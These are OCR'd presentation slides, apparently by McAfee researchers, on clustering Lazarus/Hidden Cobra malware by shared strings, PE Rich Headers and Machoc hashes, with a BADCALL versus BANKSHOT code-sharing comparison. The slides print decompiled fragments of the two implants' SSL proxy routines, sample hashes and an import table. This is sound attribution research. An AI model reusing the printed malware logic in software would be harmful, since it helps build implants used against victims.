
$$G = (V, E)$$

Strings **Similarity**

- String metrics or string similarity measure how similar two strings are.
- The unit that measures string similarity is the *distance* between strings.
- Malware from the same family or compiled from the same environment can share a significant amount of strings indicating similarities between them.
- For this exercise, we extracted strings for all the samples and compared them with a Jaccard distance to evaluate the similarities.


Code DNA – Hidden Cobra


- Extracting a full set of strings from a smaller sample set of Lazarus / Hidden Cobra samples
- Using data science models we determine relationships between samples
- Individual clusters appear that indicate overlaps between families of Hidden Cobra malware





Code DNA – Breaking out into Clusters


- Extracting a full set of strings from a sample set of Lazarus / Hidden Cobra samples












Clustering by PE Rich Header


- PE Rich header is a useful signature for tracking similar samples, but be aware of false flags
- 324 Samples from 2018/2019 with Rich Header information generated
- Intersections between some malware families indicate shared development environments





McAfee


Clustering by PE Rich Header

- Breaking out the clusters reveals interesting links
- Several malware families were found to link to each other based on common development environments
- The same developers were responsible for multiple clusters of implants.









Code Similarities

- Code similarities is used to identifies similar functions or part of code of a sample.
- To scale this part we used the Machoc Hash.
- Machoc is a fuzzy hash of the Control Flow Graph (CFG) which is a representation of the function call in binary.
- The Machoc Hash can be used to calculate the similarities between two samples, and it is reliable enough for malware research.

Code DNA – BankShot v.s BadCall Code Sharing

- Clustering with data science models shows that BADCALL and BANKSHOT share a significant amount of strings
- Further code analysis indicates 65% similar functions
- Code overlap exists in the functionality to enable host to act as a hop point and through implementation of Fake TLS method

```
  sub_4023C0(&v9);
  if ( !sub_4023F0(&v9) || !sub_402130(&v5, &v4, 120) )
    goto LABEL_11;
  if ( strcmp(&v5, a1qazxsdc23we) )
  {
    if ( !strcmp(&v5, aGhfghjuyufgdgf) )
    {
      v2 = strlen(aQ45tyu6hgvhi7S) + 1;
      v4 = v2 - 1;
      qmemcpy(&v5, aQ45tyu6hgvhi7S, v2 - 1);
      if ( sub_402060((int)&v5, v2 - 1) == 1 )
        sub_401560(&v9);
    }
    goto LABEL_11;
  }
  v1 = strlen(aMGhfge4wer) + 1;
  v4 = v1 - 1;
  qmemcpy(&v5, aMGhfge4wer, v1 - 1);
  if ( sub_402060((int)&v5, v1 - 1) != 1 || sub_4014E0(&v9) != 1 )
  {
LABEL_11:
    sub_402250(&v9);
    goto LABEL_12;
  }
}
LABEL_12:
v10 = -1;
sub_401DB0(&v9);
return 0;
}
```

BADCALL

SSL Proxy Code


D1f3b9372a6be9c02430b6e4526202974179a674ce94fe22028d7212ae6be9e7 2/7/2016 DLL File

```
sub_10002480(
  *((_DWORD *)lpThreadParameter + 1),
  *((_DWORD *)lpThreadParameter + 2),
  *((_DWORD *)lpThreadParameter + 3),
  *((_DWORD *)lpThreadParameter + 4));
LocalFree(lpThreadParameter);
v5 = 0;
memset(&v6, 0, 0x1Cu);
v7 = 0;
v4 = 0;
v8 = 0;
if ( !sub_10002630(&v9) && !sub_10002640(&v9) && sub_10002380(&v5, &v4) )
{
  if ( !strcmp(&v5, aQwertyuiop) )
  {
    v1 = strlen(aAsdfghjkl) + 1;
    v4 = v1 - 1;
    qmemcpy(&v5, aAsdfghjkl, v1 - 1);
    if ( sub_10002290(&v5, v1 - 1) == 1 )
      sub_10001500(&v9);
  }
  else if ( !strcmp(&v5, aGhfghjuyufgdgf) )
  {
    v2 = strlen(aQ45tyu6hgvhi7S) + 1;
    v4 = v2 - 1;
    qmemcpy(&v5, aQ45tyu6hgvhi7S, v2 - 1);
    if ( sub_10002290(&v5, v2 - 1) == 1 )
      sub_10001820(&v9);
  }
  sub_10002410(&v9);
}
v10 = -1;
sub_10001F70(&v9);
return 0;
```


BANKSHOT

SSL Proxy Code

2cffc3dcf8ef45f1020c2bc65fb89444e5223325234a3cac8dabeb63f10f171c 2/6/2016 DLL File



Strings comparison



Machoke hash comparison


McAfee

https://www.us-cert.gov/sites/default/files/publications/MAR-10135536-B_WHITE.PDF


Code DNA – BankShot BadCall Code Sharing


- Both uses functionality and load the external library SSLEAY32.dll and WS2_32.dll in the same way

SSLEAY32.DLL (OpenSSL)



WS2_32.DLL (WinSock)





0040E134	12	SSLEAY32_12	SSLEAY32
0040E138	116	SSLEAY32_116	SSLEAY32
0040E13C	74	SSLEAY32_74	SSLEAY32
0040E140	183	SSLEAY32_183	SSLEAY32
0040E144	43	SSLEAY32_43	SSLEAY32
0040E148	87	SSLEAY32_87	SSLEAY32
0040E14C	75	SSLEAY32_75	SSLEAY32
0040E150	108	SSLEAY32_108	SSLEAY32
0040E154	78	SSLEAY32_78	SSLEAY32
0040E158	8	SSLEAY32_8	SSLEAY32
0040E15C	48	SSLEAY32_48	SSLEAY32

